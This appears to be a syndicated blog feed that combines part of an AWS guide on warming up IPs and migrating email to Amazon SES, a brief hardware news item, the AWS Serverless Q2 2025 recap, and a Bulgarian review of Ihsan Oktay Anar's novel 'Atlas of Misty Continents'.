- Outdated bounce and unsubscribe info – Not having up-to-date bounce and unsubscribe information in your current ESP can lead to deliverability issues.
- Single second-level domain – You’re currently sending your mail from your second-level domain, such as
example.com, without separate subdomains for logical use cases such as transactional or marketing. - Tight timelines – Contracts ending or other reasons might impose a tight timeline for the transition.
- Challenges for independent service providers (ISVs) and software-as-a-service (SaaS) providers – These organizations often don’t have complete control over the volume, content, lists, or sending consistency of their customers. They also might not have direct access to the DNS needed to update and align sending domains and authentication.
Strategies for a successful warm-up and migration
The following list isn’t suitable for every case, and many customers will use more than one strategy to address their challenges and smooth their transition to Amazon SES:
- Send to your best audience first – The most important thing you need to do when transitioning to a new ESP is to send to your highest and most active recipients on the new ESP and leave the less active or risky segments on the previous ESP until you’re ready to full switch. For example, if you’re a daily sender who sends to 1M addresses a day and have an open rate of about 20%, you need to start onboarding with segments that include those who are opening. A good strategy is to start with openers from the last 30 days, then move to openers from 31–90 days, and so on.
- Gradually shift traffic – Gradually move your less engaged subscribers to the new ESP while continuing to send in your current ESP and compare performance metrics between the two providers. After you’ve transitioned your most active segments, you can start to include the less engaged a little at a time. Make sure to continue monitoring for issues and immediately stop increasing your workloads if you encounter deliverability issues such as increased bounce or spam rates.
- Start with predictable workloads – Begin with workloads that aren’t time-dependent, such as newsletters, which are easier to control and monitor.
- Batch event-driven messages – For event-driven messages that aren’t time-sensitive, try to batch and spread them out to manage the volume.
- Use automated warm-up processes – Standard and managed dedicated IPs can help to manage the daily volume by allowing predefined levels of traffic on your dedicated IPs and spilling over into shared IP pools when the volume of email has reached a level we deem to be sufficient for your dedicated IPs. This is dependent on your warm-up progress thus far. Dedicated standard is a static 45-day increase, but managed dedicated has a more sophisticated process. To learn more, refer to Dedicated IP addresses for Amazon SES.
- Strategically use shared IP pools – Use shared IP pools for workloads that don’t require dedicated IPs. Because there is consistent volume already going through these IPs, they’re a little more forgiving than dedicated IPs being warmed up.
- Transition gradually to dedicated IPs – Begin with shared IPs and gradually transition to dedicated IPs as they warm up.
- Transition gradually to logical subdomains – Split your traffic into logical workloads that can have consistent volume and throughput. Even something as simple as
marketing.example.comandtransactional.example.comis better than sending mail fromexample.com - Onboard new customers on the new ESP – For ISVs and SaaS providers, consider onboarding new customers directly on the new ESP to gather initial data and test the waters. New customers already need to be warmed up, so if you warm them up on Amazon SES rather than your legacy ESP, you don’t need to go through a warming process twice.
Prepare to migrate email traffic to Amazon SES
Before you migrate your email program to Amazon SES, it’s important to thoroughly document and organize your existing setup. This preparatory work will lay the foundation for a successful warm-up and migration process. For best practices, include the following tasks:
- Document your use cases – Categorize your use cases as either marketing or transactional. This will help you understand the nature of the emails you send and how they should be handled.
- Document your sending domains – Include the “from” names associated with each domain. This will assist in mapping the appropriate domain to the corresponding email type. Ideally, you should avoid sending from your root domain. For example, use a subdomain such as email.brand.com instead of brand.com. Review and document your authentication (for example, SPF, DKIM, or DMARC). In some cases, you might not need to align all of them, but you’ll definitely need to align DMARC as part of the bulk sender requirements.
- Map use cases to sending domains and from names – Create a clear correspondence to ensure the right emails are sent from the appropriate domains. At a minimum, it’s a best practice to have separate subdomains for transactional and promotional email use cases, such as
transactional.brand.comandpromo.brand.com. - Document volume and max throughput – Capture this information for each use case mapped to your sending domains. This will help you understand the scale of your email operations and plan your architecture and warming strategy accordingly.
- Anticipate a temporary dip in deliverability metrics – While transitioning to a new ESP, you might experience a short-term fluctuation in metrics such as open rates and click-through rates. This is a common occurrence and shouldn’t be viewed as a failure of the service. It’s an expected part of the migration process as mailbox providers adapt to your new sending identity. By closely monitoring your bounce and complaint rates, you can make proactive adjustments to your ramp-up plan to ensure a smooth transition.
- Document your warming plan – Have a plan to gradually increase traffic for each identity and monitor engagement metrics. Plan for how to address high bounce or complaint rates.
The following table shows a sample warm-up plan. Notice that the days are categorized by large inbox providers. This is because these providers all accept new mail at different rates. Categorizing this way is a recommended best practice, but if you can’t segment that granularly, then you can use the Daily totals column as a guide. The AWS managed dedicated IP service automatically does this segmentation and throttling at the domain level for you.
The following plan is a typical ramp. You can get more aggressive the higher your overall engagement rates are, so if you’re at 40–60% engagement, you can use this warm-up. If your rates are lower, you might want to be a little more conservative. Make sure to be adaptive as you go into your warming plan because you might need to maintain the same rate for a couple days or even roll back a step if you’re experiencing negative trends such as a drop in deliverability or engagement. Remember, as you get into the less engaged segments of your list, engagement will drop, but it shouldn’t be drastic. Constantly monitor your metrics during this critical time.
| Day | @gmail.com | @hotmail.com | @outlook.com | @yahoo.com | @icloud.com | @aol.com | Others | Daily total |
| 1 | 150 | 150 | 150 | 150 | 150 | 150 | 150 | 1,050 |
| 2 | 300 | 300 | 300 | 300 | 300 | 300 | 300 | 2,100 |
| 3 | 600 | 600 | 600 | 600 | 600 | 600 | 600 | 4,200 |
| 4 | 1,200 | 1,200 | 1,200 | 1,200 | 1,200 | 1,200 | 1,200 | 8,400 |
| 5 | 2,400 | 2,400 | 2,400 | 2,400 | 2,400 | 2,400 | 2,400 | 16,800 |
| 6 | 5,000 | 5,000 | 5,000 | 5,000 | 5,000 | 5,000 | 5,000 | 35,000 |
| 7 | 10,000 | 10,000 | 10,000 | 10,000 | 10,000 | 10,000 | 10,000 | 70,000 |
| 8 | 20,000 | 20,000 | 20,000 | 20,000 | 20,000 | 20,000 | 20,000 | 140,000 |
| 9 | 40,000 | 40,000 | 40,000 | 40,000 | 40,000 | 40,000 | 40,000 | 280,000 |
| 10 | 80,000 | 80,000 | 80,000 | 80,000 | 80,000 | 80,000 | 80,000 | 560,000 |
| 11 | 150,000 | 150,000 | 150,000 | 150,000 | 150,000 | 150,000 | 150,000 | 1,050,000 |
| 12 | 300,000 | 300,000 | 300,000 | 300,000 | 300,000 | 300,000 | 300,000 | 2,100,000 |
| 13 | 425,000 | 425,000 | 425,000 | 425,000 | 425,000 | 425,000 | 425,000 | 2,975,000 |
| 14 | 500,000 | 500,000 | 500,000 | 500,000 | 500,000 | 500,000 | 500,000 | 3,500,000 |
| 15 | 600,000 | 600,000 | 600,000 | 600,000 | 600,000 | 600,000 | 600,000 | 4,200,000 |
| 16 | 650,000 | 650,000 | 650,000 | 650,000 | 650,000 | 650,000 | 650,000 | 4,550,000 |
| 17 | 700,000 | 700,000 | 700,000 | 700,000 | 700,000 | 700,000 | 700,000 | 4,900,000 |
| 18 | 800,000 | 800,000 | 800,000 | 800,000 | 800,000 | 800,000 | 800,000 | 5,600,000 |
| 19 | 900,000 | 900,000 | 900,000 | 900,000 | 900,000 | 900,000 | 900,000 | 6,300,000 |
| 20 | 1,000,000 | 1,000,000 | 1,000,000 | 1,000,000 | 1,000,000 | 1,000,000 | 1,000,000 | 7,000,000 |
| 21 | 1,100,000 | 1,100,000 | 1,100,000 | 1,100,000 | 1,100,000 | 1,100,000 | 1,100,000 | 7,700,000 |
| 22 | 1,200,000 | 1,200,000 | 1,200,000 | 1,200,000 | 1,200,000 | 1,200,000 | 1,200,000 | 8,400,000 |
| 23 | 1,300,000 | 1,300,000 | 1,300,000 | 1,300,000 | 1,300,000 | 1,300,000 | 1,300,000 | 9,100,000 |
| 24 | 1,400,000 | 1,400,000 | 1,400,000 | 1,400,000 | 1,400,000 | 1,400,000 | 1,400,000 | 9,800,000 |
| 25 | 1,500,000 | 1,500,000 | 1,500,000 | 1,500,000 | 1,500,000 | 1,500,000 | 1,500,000 | 10,500,000 |
| 26 | 1,600,000 | 1,600,000 | 1,600,000 | 1,600,000 | 1,600,000 | 1,600,000 | 1,600,000 | 11,200,000 |
| 27 | 1,700,000 | 1,700,000 | 1,700,000 | 1,700,000 | 1,700,000 | 1,700,000 | 1,700,000 | 11,900,000 |
| 28 | 1,800,000 | 1,800,000 | 1,800,000 | 1,800,000 | 1,800,000 | 1,800,000 | 1,800,000 | 12,600,000 |
| 29 | 1,900,000 | 1,900,000 | 1,900,000 | 1,900,000 | 1,900,000 | 1,900,000 | 1,900,000 | 13,300,000 |
| 30 | 2,000,000 | 2,000,000 | 2,000,000 | 2,000,000 | 2,000,000 | 2,000,000 | 2,000,000 | 14,000,000 |
| 31 | 2,100,000 | 2,100,000 | 2,100,000 | 2,100,000 | 2,100,000 | 2,100,000 | 2,100,000 | 14,700,000 |
| 32 | 2,200,000 | 2,200,000 | 2,200,000 | 2,200,000 | 2,200,000 | 2,200,000 | 2,200,000 | 15,400,000 |
| 33 | 2,300,000 | 2,300,000 | 2,300,000 | 2,300,000 | 2,300,000 | 2,300,000 | 2,300,000 | 16,100,000 |
| 34 | 2,400,000 | 2,400,000 | 2,400,000 | 2,400,000 | 2,400,000 | 2,400,000 | 2,400,000 | 16,800,000 |
| 35 | 2,500,000 | 2,500,000 | 2,500,000 | 2,500,000 | 2,500,000 | 2,500,000 | 2,500,000 | 17,500,000 |
| 36 | 2,600,000 | 2,600,000 | 2,600,000 | 2,600,000 | 2,600,000 | 2,600,000 | 2,600,000 | 18,200,000 |
| 37 | 2,700,000 | 2,700,000 | 2,700,000 | 2,700,000 | 2,700,000 | 2,700,000 | 2,700,000 | 18,900,000 |
| 38 | 2,800,000 | 2,800,000 | 2,800,000 | 2,800,000 | 2,800,000 | 2,800,000 | 2,800,000 | 19,600,000 |
| 39 | 2,900,000 | 2,900,000 | 2,900,000 | 2,900,000 | 2,900,000 | 2,900,000 | 2,900,000 | 20,300,000 |
| 40 | 3,000,000 | 3,000,000 | 3,000,000 | 3,000,000 | 3,000,000 | 3,000,000 | 3,000,000 | 21,000,000 |
Best practices for a successful IP warm-up
A successful IP warm-up involves a strategic approach that combines technical preparation, engaged subscribers, compelling content, and ongoing monitoring.
- Ensure technical readiness – Configure DNS records and set up SPF, DKIM, DMARC, and BIMI so your email content complies with best practices. Make sure your DMARC is aligned if you’re sending across multiple ESPs or domains.
- Use an engaged, permission-based mailing list – Use a clean, opt-in list of subscribers who are interested in your content. For more information, refer to Optimizing Email Deliverability: A User-Centric Approach to List Management and Monitoring.
- Provide compelling, valuable email content – Send content that resonates with your audience and encourages engagement.
- Gradually ramp up sending volume and cadence – Start with a small volume of emails and gradually increase over time to allow mailbox providers to observe your sending patterns.
- Maintain consistency in sending behavior – Avoid sudden, significant changes in sending volume, content, or frequency.
- Continuously monitor and optimize key metrics – Track open rates, click-through rates, bounce rates, and complaint rates, and make adjustments as needed. For more information, refer to Amazon SES – Set up notifications for bounces and complaints.
- Ongoing maintenance of sender reputation – Audit data flows, ramp up changes gradually, and follow evolving email marketing best practices.
Navigating initial deliverability challenges
When transitioning to a new ESP, you might encounter some initial deliverability challenges. It’s important to monitor and exercise caution if you observe increased bounce or complaint rates. If you do have challenges, you need to address them promptly. Maintain the same volume or even reduce the volume the next day if you encounter these issues:
- Spike in hard bounce rates – Bring over your suppression lists from the ESP you’re offboarding from, but if your previous ESP didn’t manage these well or you load some old addresses you weren’t aware of, it’s common to experience hard bounce spikes at the beginning. If this happens, slow your volume increases or even stop increasing until things stabilize. It’s more important to warm up properly than it is to get to production levels of sending as fast as possible. This is one more reason that it’s always best to start with your most engaged segments.
- Increased spam complaints – Emails might reach recipients who previously filtered them, leading to more spam complaints. Changing an identity can also cause your recipients to hit the spam button because they don’t recognize it. Announce identity changes before changing your ESP to reduce the chances of an issue.
- Heightened mailbox provider scrutiny – Mailbox providers will closely monitor new senders to confirm they’re not engaged in malicious activities. This can divert emails to the spam filter initially or even be throttled if you reach volume or throughput limits. Gmail is known to be stringent. Amazon SES managed dedicated IPs use our data to know how much mail the big inbox providers will accept while you’re warming up and keep you from overshooting their limits.
- ESP throttling and sending limits – The new ESP might have stricter rules regarding the volume of emails that can be sent to individual mailbox providers. Amazon SES has account limits for daily volume and max throughput, so adjust yours to what you’ll need. To learn more, refer to Increasing your Amazon SES sending quotas in the Amazon SES Developer Guide.
Maintaining IP reputation after warming
IP warming is an ongoing process. Even after the initial warm-up phase, it’s essential to maintain your sender reputation by continuously managing your email program. Your subscriber engagement might fluctuate as your list grows and changes. Similarly, ramping up email volume for a seasonal campaign will require adjustments to your warm-up process. You need to be proactive and adapt your IP warming strategy.
Audit data flows and campaigns and monitor email list sources, data collection practices, and campaign performance. When introducing new elements, do so incrementally to avoid triggering reputation issues. To allow time for your reputation to stabilize, provide at least a month for a new baseline to be established after major program changes. Engage with customers, provide value, and implement re-engagement campaigns to nurture your customer relationships. Adhere to evolving email marketing best practices, including proper authentication protocols and emerging technologies. Be proactive and track domain and IP reputation so you can quickly address the deliverability issues that arise. To learn more about monitoring inbox tools such as Google Postmaster, refer to Understanding Google Postmaster Tools (spam complaints) for Amazon SES email senders.
Conclusion
Transitioning your email program to a new ESP such as Amazon SES can seem complex, but it can be quick and seamless if you follow the best practices explained in this post. IP warming is a critical component of this process because it helps build a positive sender reputation with mailbox providers and promotes the reliable delivery of your emails.
Throughout this guide, we’ve covered the key aspects of IP warming and email migration, from understanding the importance of this practice to identifying common challenges and outlining effective strategies for a successful transition. By following best practices such as facilitating technical readiness, using an engaged subscriber base, providing compelling content, and gradually ramping up sending volume, you can navigate the initial deliverability challenges and establish a strong foundation for long-term email program success.
However, the work doesn’t stop when the initial warm-up phase is complete. Maintaining IP reputation and adapting your strategy as your email program and subscriber engagement evolve is an ongoing process. Continuously monitoring key metrics, auditing data flows, and staying up to date with evolving email marketing best practices is crucial for sustaining deliverability. A long-lasting sender reputation and enduring relationships with your list and recipients are some of the key benefits of following these best practices.Transitioning to a new ESP is a significant undertaking, but with the right preparation, execution, and commitment to ongoing maintenance, your migration can be smooth and successful.
Resources for deliverability
- Amazon SES Developer Guide
- Amazon SES API documentation
- Service quotas in Amazon SES
- Amazon SES endpoints and quotas
- Amazon SES pricing
About the authors
Dell and CoreWeave Show Off First NVIDIA GB300 NVL72 Rack
Post Syndicated from Cliff Robinson original https://www.servethehome.com/dell-and-coreweave-show-off-first-nvidia-gb300-nvl72-rack/
Dell and CoreWeave showed off the first NVIDIA GB300 NVL72 rack installed in some very high cooling capacity racks
The post Dell and CoreWeave Show Off First NVIDIA GB300 NVL72 Rack appeared first on ServeTheHome.
Serverless ICYMI Q2 2025
Post Syndicated from Julian Wood original https://aws.amazon.com/blogs/compute/serverless-icymi-q2-2025/
Welcome to the 29th edition of the AWS Serverless ICYMI (in case you missed it) quarterly recap. At the end of a quarter, we share the most recent product launches, feature enhancements, blog posts, videos, live streams, and other interesting things that you might have missed!
In case you missed our last ICYMI, check out previous ICYMI posts.
Figure 1: Serverless calendar Q2 2025
Model Context Protocol (MCP)
MCP and agents are the hot topics in generative AI. MCP is an open protocol that standardizes how AI models can, in a secure and structured way, access external tools, data sources, and APIs. Amazon Q Developer IDE plugins and CLI both support MCP.
For a primer on MCP, watch What is MCP? No, Really!
AWS Serverless MCP Server
AWS announced the open-source AWS Serverless Model Context Protocol (MCP) Server, now available in the AWS Labs GitHub repository.

Figure 2: AWS Serverless MCP Server giving Lambda guidance
This is a tool that combines AI assistance with serverless expertise to enhance how developers build modern applications. The tool works with popular AI coding assistants like Amazon Q Developer and CLI, Cline, and Cursor. To add the MCP server, add the following code to your MCP client configuration.
The MCP server includes tools for project initialization, building and deployment, observability, and troubleshooting. The tool helps with operational excellence through observability features and provides contextual guidance for infrastructure as code decisions and AWS Lambda-specific best practices. This makes it easier for both new and experienced developers to build serverless applications.
There is also an Amazon ECS MCP Server to containerize and deploy applications to Amazon ECS within minutes. It helps configure all relevant AWS resources, including load balancers, networking, auto-scaling, monitoring, Amazon ECS task definitions, and services.
Amazon Aurora DSQL is now generally available
Figure 3: Amazon Aurora DSQL announcement
Amazon Aurora DSQL is now generally available. DSQL is a serverless, distributed SQL database with active-active high availability and multi-Region strong consistency. It is designed to make scaling and resilience effortless for your applications and offers the fastest distributed SQL reads and writes.
AWS Lambda
AWS Lambda Hackathon
The AWS Lambda Hackathon ran through June. With a total prize pool of $15,000, more than 3,700 participants competed to build Lambda applications that solve real-world business problems.

Figure 4: AWS Lambda Hackathon
Submissions needed to include a public code repository, a detailed README explaining the Lambda implementation, and a video demonstration. The projects are being judged by AWS experts based on the quality of the idea, architecture and design, and completeness of the solution.
Native support for Avro and Protobuf with Kafka
AWS Lambda now provides native support for Apache Avro and Protocol Buffers (Protobuf) formatted events with Apache Kafka event source mapping (ESM) when using Provisioned Mode.

Figure 5: Kafka processing flow diagram
The support allows you to validate your schema with popular schema registries. This allows you to use and filter the more efficient binary event formats and share data using schema in a centralized and consistent way. The ESM automatically validates incoming events against registered schemas and can deliver data in either the original binary format or as clean JSON, making it easier to build Kafka consumers across multiple programming languages.
Lambda logging changes can reduce Lambda CloudWatch logging costs. Lambda has introduced tiered pricing for CloudWatch logs and support for additional logging destinations, providing developers with more cost-effective logging options and greater flexibility in where they send their Lambda function logs.
Lambda has standardized billing for the INIT phase, providing more predictable and transparent pricing for function initialization costs.

Figure 6: AWS Lambda lifecycle
This improvement is part of an ongoing effort to make serverless pricing more transparent and predictable for customers building production applications.
There is a new guide exploring priming strategies with SnapStart to optimize cold start performance for Java Lambda functions. SnapStart delivers up to 10x faster function startup performance at no extra cost by creating and caching a snapshot of the initialized execution environment.
Figure 7: AWS Lambda SnapStart lifecycle
Learn how to monitor network traffic in Lambda functions to improve security and performance visibility. The post provides strategies for gaining visibility into network behavior. The guidance covers tools, techniques, and best practices for implementing network monitoring that can help identify security threats, performance bottlenecks, and compliance issues.
See how to optimize trace sampling behavior for Lambda functions using AWS X-Ray to improve observability while reducing costs and performance overhead.
Figure 8: AWS X-Ray tracing flow
This post provides guidance on implementing intelligent sampling strategies that provide the visibility needed for troubleshooting and optimization while minimizing overhead.
AWS CodePipeline now supports deploying to Lambda with traffic shifting for easier publishing of Lambda function revisions and traffic-shifting strategies for safer releases.
AWS named a Leader in Forrester Wave
AWS has been recognized as a Leader in The Forrester Wave: Serverless Development Platforms, Q2 2025, achieving the highest ranking in both the Current Offering and Strategy categories. This underscores AWS’s commitment to providing best-in-class innovation and developer experience in serverless application development. The evaluation analyzed key services, including AWS Lambda for serverless compute, AWS Step Functions and Amazon EventBridge for application integration, and AWS Fargate with Amazon ECS for serverless containers.
Amazon ECS
Amazon ECS now allows you to roll back your Amazon ECS service to a previous safe state if a deployment fails. Deployment circuit breaker automatically detects task launch failures while CloudWatch alarms allow you to detect issues that result in degradation in infrastructure.
Amazon ECS is also introducing a new account setting, defaultLogDriverMode. This allows you to define whether tasks in your account use blocking or non-blocking log driver mode by default, when you do not specify or omit it in your applications’ Task Definitions.
Amazon API Gateway
Amazon API Gateway now supports dynamic routing rules for custom domain name. This allows you to route API requests based on HTTP header values, either independently or in combination with URL paths. You can implement sophisticated routing strategies, such as API versioning, A/B testing, and gradual rollouts, without modifying existing API endpoints.
Figure 9: Amazon API Gateway dynamic routes
Learn how to use Amazon API Gateway to power hybrid workloads to more easily connect cloud and on-premises resources. There are practical examples of authentication, authorization, and data transformation patterns that are important for successful hybrid implementations.
AWS Serverless Application Model (AWS SAM) now supports custom domain names for private REST APIs feature of API Gateway.
Amazon EventBridge
Learn how to use Amazon EventBridge Pipes to enrich and customize notifications for more flexible and powerful event processing capabilities. The enhanced notification features allow you to create sophisticated event-driven workflows that can transform, filter, and route events based on complex business logic.
The EventBridge connector for Apache Kafka Connect is now generally available. This open-source connector streamlines event integration of Kafka environments with dozens of AWS services and partner integrations without writing custom integration code or running multiple connectors for each target.
EventBridge now supports AWS CodeBuild batch builds as a target. EventBridge Archive and Replay and API destinations connections now supports Customer Managed Keys.
Discover how to simplify private API integrations using EventBridge and AWS Step Functions. This guide covers the architectural patterns and implementation strategies required to build private integrations. The integrations maintain security while providing the flexibility and scalability that modern applications require.
Both Amazon SQS and Amazon SNS now support IPv6 for API requests, enabling you to communicate with SQS and SNS with IPv6, IPv4, or dual stack clients using public endpoints.
This Amazon S3 security guide covers best practices for securing S3 presigned URLs. Presigned URLs are a common pattern in serverless applications for providing temporary access to S3.
Discover how to enhance multi-account activity monitoring using event-driven architectures for better security and compliance across complex AWS environments.
Generative AI
You can more easily use Amazon Q to transform and upgrade Java and .NET applications.
Amazon Q Developer users with AWS Builder IDs can more easily upgrade to the Pro Tier, giving them higher usage limits in their IDEs and on the CLI.
Amazon Q Developer Eclipse IDE plugin is available and an agentic coding experience is now available within JetBrains and Visual Studio.
Amazon Bedrock now offers comprehensive CloudWatch metrics support for Agents.
Powertools for AWS Lambda introduces Bedrock Agents Function utility. This helps to create Lambda functions that can respond to Amazon Bedrock Agent action requests with built-in parameter injection, response formatting, eliminating boilerplate code and accelerating development.
Amazon Bedrock Intelligent Prompt Routing is now generally available. This routes prompts to different foundation models within a model family, helping you optimize for quality of responses and cost.
Prompt caching helps reduce costs by up to 90% and latency by up to 85% by caching frequently used prompts across multiple API calls. Prompt caching is now generally availability on Amazon Bedrock.
Serverless Compute Blog Posts
April
- Enriching and customizing notifications with Amazon EventBridge Pipes
- Streamlining trace sampling behavior for AWS Lambda functions with AWS X-Ray
- AWS Lambda standardizes billing for INIT Phase
- Optimizing cold start performance of AWS Lambda using advanced priming strategies with SnapStart
May
- AWS Lambda introduces tiered pricing for Amazon CloudWatch logs and additional logging destinations
- Monitoring network traffic in AWS Lambda functions
- Securing Amazon S3 presigned URLs for serverless applications
- Powering hybrid workloads with Amazon API Gateway
- Enhancing multi-account activity monitoring with event-driven architectures
- Introducing AWS Serverless MCP Server: AI-powered development for modern applications
June
- Dynamically routing requests with Amazon API Gateway routing rules
- Introducing AWS Lambda native support for Avro and Protobuf formatted Apache Kafka events
- AWS named a Leader in the 2025 Forrester Wave: Serverless Development Platforms
Serverless Office Hours weekly livestream
April
- April 8 – AWS Lambda and .NET Aspire
- April 15 – Building serverless applications in the IDE
- April 22 – Java Profiler Extension for AWS Lambda
- April 29 – Handling billions of AWS Lambda invocations
May
- May 6 – Improve your public speaking using AI
- May 13 – Simplifying serverless networking
- May 20 – 1 billion PHP on AWS Lambda invokes
- May 27 – Cheaper + more flexible AWS Lambda logging
June
- June 3 – Join the AWS Lambda Hackathon! – Kick-off
- June 10 – Join the AWS Lambda Hackathon! – Week 2
- June 17 – Join the AWS Lambda Hackathon! – Week 3
- June 24 – Join the AWS Lambda Hackathon! – Week 4
The Serverless landing page has more information. The Lambda resources page contains case studies, webinars, whitepapers, customer stories, reference architectures, and even more Getting Started tutorials.
You can also follow the Developer Advocacy team members who work on Serverless to see the latest news, follow conversations, and interact with the team.
- Eric Johnson: @edjgeek
- Julian Wood: @julian_wood
- Marcia Villalba: @mavi888uy
- Gunnar Grosch: @GunnarGrosch
- Darko Mesaros: @darko.rup12.net
- James Ward: @jamesward
- Marcelo Palladino: https://www.linkedin.com/in/mfpalladino
- Salih Gueler: @salihgueler
- Romain Jourdan: @rjourdan_net
- Sebastien Stormacq: @sebsto
- Vinicius Senger: @siliconvini
And finally, visit the Serverless Land for all your serverless needs.
На второ четене: „Атлас на мъглявите континенти“
Post Syndicated from Стефан Иванов original https://www.toest.bg/na-vtoro-chetene-atlas-na-muglyavite-kontinenti/
„Атлас на мъглявите континенти“ от Ихсан Октай Анар

превод от турски Златина Сакалова, консултант Хубавинка Филипова, София: изд. „ЖАР – Жанет Аргирова“, 2020
Ако някой познава и харесва Памук, нека прочете и Анар. Има защо. Това е книга на границата между съня и света, роман от Константинопол до Истанбул, роман за миналото, настоящето и бъдещето. Ихсан Октай Анар отваря капсула на възможните разкази, поставя капан за рационалното, създава амулет против ясната и права логика.
В същността си произведението е фарс на тема познание. Съставено е от глави, части и фрагменти и в тях среща си правят сънища, разкази, фолклорни наслоявания, философски подигравки и метафизична проза. Книга, подходяща за безвремието на жегата, защото не се чете, а се сънува. И по тази причина се явява постмодерен роднина на „Хазарски речник“, „Сто години самота“, „Името на розата“, „Градът и кучетата“ или дори на „Покойният Матиа Паскал“. За първи път чета за такъв литературен Истанбул – сякаш излязъл от вълшебна лампа град, с мистика, калиграфия и хубава доза насмешка.
Книгата на Анар е антидекартов манифест. Неговият герой Узун Ихсан ефенди не казва „Мисля, следователно съществувам“, а „Сънувам, следователно съществувам“.
Трансформация, която демонтира фундаментите на западния рационализъм и пренаписва модерността в кода на Изтока. Тази подмяна на картезианската аксиома с особена етика и естетика на съня може да се чете като интелектуален бунт. Срещу колониалното мислене, срещу догмата на напредъка, срещу просвещенската арогантност. (Наистина, какво ли би било, ако Монтен беше заел централното място на Декарт?)
По същество Анар прави това, което Бахтин нарича „карнавализация на познанието“ – принизява високото, възвисява ниското. Черната монета в романа например, символ на власт и смисъл, се оказва артефакт, способен да свързва светове. Но „Атласът“ не е просто археология на предмодерното. Той е постмодерен колаж от митове, исторически и алтернативни пространства, суфистка философия, карикатурна визия за властта и присмехулно писателско всемогъщество.
Ако Орхан Памук изгражда лъскавата фасада на турския постмодернизъм, Анар е задният му двор, пълен със сенки, сгрешени карти, алхимици, пирати и тайнствени телескопи.
Езикът на романа сам по себе си е отломък от епическото наследство, гравиран върху ориенталски орнамент. Това съвсем не е реализъм. Това е магически реализъм, пречупен през ислямско-османската култура. Константинопол в книгата прилича повече на потапяне в мултивселените, отколкото на историческа хроника.
Светът в романа, свят на шпиони, мехлеми, заговорници и съновидения, на пръв поглед изглежда толкова далечен, че е почти сюрреалистичен. И все пак в параноята, затвореността, желанието за контрол чрез знание (като черната монета или тайните карти) лесно можем да разпознаем и съвременна Турция, но не по-малко – и съвременна България. И двете общества таят съмнение към рационалното знание. И двете се лутат между мита за Европа и митологията на своето собствено минало.
Както Турция след Ердогановата реислямизация, така и България с националпопулистки рецидиви се лутат между илюзиите за модерност и копнежа по „славното минало“. Узун Ихсан ефенди би бил чудесен образ и на един съвременен български учен от малък град. Особен човек, затворен в своята стая, създаващ карта на един свят, който отказва да го разпознае. Атлас на недостижимото, където Варна и Диарбекир са еднакво далечни.

Анар ползва познати и вече класически постмодерни хватки. В арсенала му ги има както знанието, едновременно фетиш и илюзия, така и структурирането на текста като поредица от „книги в книгата“. Заедно с това присъства и превръщането на историята в мит и на мита в история, редом със смешната деконструкция на философски авторитети с източна нагласа и с причудливите герои, ирационалните системи и авторовите вмешателства. Естествено, ирония и меланхолия (хюзюн) са също налични.
„Атласът“ е книга за онези, които търсят не сюжет, а разгръщане. Тя ще отблъсне читателя, пристрастен към психологическия реализъм и кристалната логика, но ще възнагради онзи, който приема текста като космос от асоциации, разказ, чийто сън разцъфва с четенето.
„Атласът“ е радикален нероман – по-скоро текстова гравюра с територия, която включва морета от възможности, кораби от символи и монети на несигурността.
В епохата на фалшивите новини, генерираните текстове и тревожните геополитики „Атласът“ е словесна провокация. Ако романът е сън, то кой ни сънува? Ние ли сънуваме Турция? Турция ли сънува нас? Или и двете ни сънува едно разпадащо се минало?
Турция и България като два полуострова на незавършената модерност, два съседни съня, разказвани с различни метафори, но от една и съща болка. Узун Ихсан ефенди стои на прозореца и гледа бъдещето – то идва с черен знак. А ние като Бюнямин се събуждаме с вечния въпрос: „Сънувам ли, или участвам?“
Романът не се интересува от емоционална идентификация. Книгата е за съня на разума, не за страстите на сърцето. Героите са по-скоро типове, отколкото личности. Затова дори смъртта, насилието и любовта (ако изобщо ги има) не нанасят удар. Това е съзнателен избор, но и ограничение, отдалечаване от възможността за съпреживяване.
Книги, които задълбочено разглеждат важността на паметта и колебанията на езика, пародират свободно властта, анализират позите и провалите на агресивната мъжественост и са сатирични към религиозната доминация, са от изключителна важност днес. Особено когато доставят удоволствие с размаха, майсторството и мащаба си. Това е особено интелектуално преживяване и гъдел, както и извънредно приятно упражнение във възпитание на въображението. Анар не казва как се мисли за света, а как се сънува той. Това изисква търпение, отвореност и любопитство, но който ги има, ще бъде възнаграден.
Орхан Памук създава романи за Турция, но на езика на Запада. Той взема формата на модерния западен роман в традицията на Достоевски, Пруст, Музил и Ман и я изпълва с турски съдържания, дилеми и културни пластове. Неговият роман е за връзката между Изтока и Запада. Анар създава романи за Турция, но сякаш въпреки Запада. Той пише в традиция, която не търси западното си потвърждение и разкодиране. Той е в османското наследство – мистично, фолклорно и маргинално. Неговите книги се четат като оригинални и стари ръкописи, а не като модерни романи.
Анар остава култова фигура в Турция, но не желае да бъде популярен. Не дава интервюта, не поддържа публичното си присъствие, почти не пътува. Той пише бавно, рядко и никога с мисъл за пазара. За мнозина е „писател за писатели“, обожаван е от академици и философи, но понякога е пренебрегван от непрофесионалния читател. Мисля, че това е така само защото той не е чул за него и не е имал възможността да го разгърне.
Анар и Памук са огледални образи. Памук гради външен мост между Турция и света. Анар копае вътрешен кладенец в тялото на турската култура. Единият говори, за да бъде чут, другият шепти. И както често се случва, шепотът остава по-малко познат, но понякога по-добре запомнен от онези, които са готови да слушат.
Активните дарители на „Тоест“ получават постоянна отстъпка в размер нa 20% от коричната цена на всички заглавия от каталога на издателство „ЖАР – Жанет Аргирова“, както и на няколко други български издателства в рамките на партньорската програма Читателски клуб „Тоест“. За повече информация прочетете на toest.bg/club.
Никой от нас не чете единствено най-новите книги. Тогава защо само за тях се пише? „На второ четене“ е рубрика, в която отваряме списъците с книги, публикувани преди поне година, четем ги и препоръчваме любимите си от тях. Рубриката е част от партньорската програма Читателски клуб „Тоест“. Изборът на заглавия обаче е единствено на авторите – Стефан Иванов и Антония Апостолова, които биха ви препоръчали тези книги и ако имаше как веднъж на две седмици да се разходите с тях в книжарницата.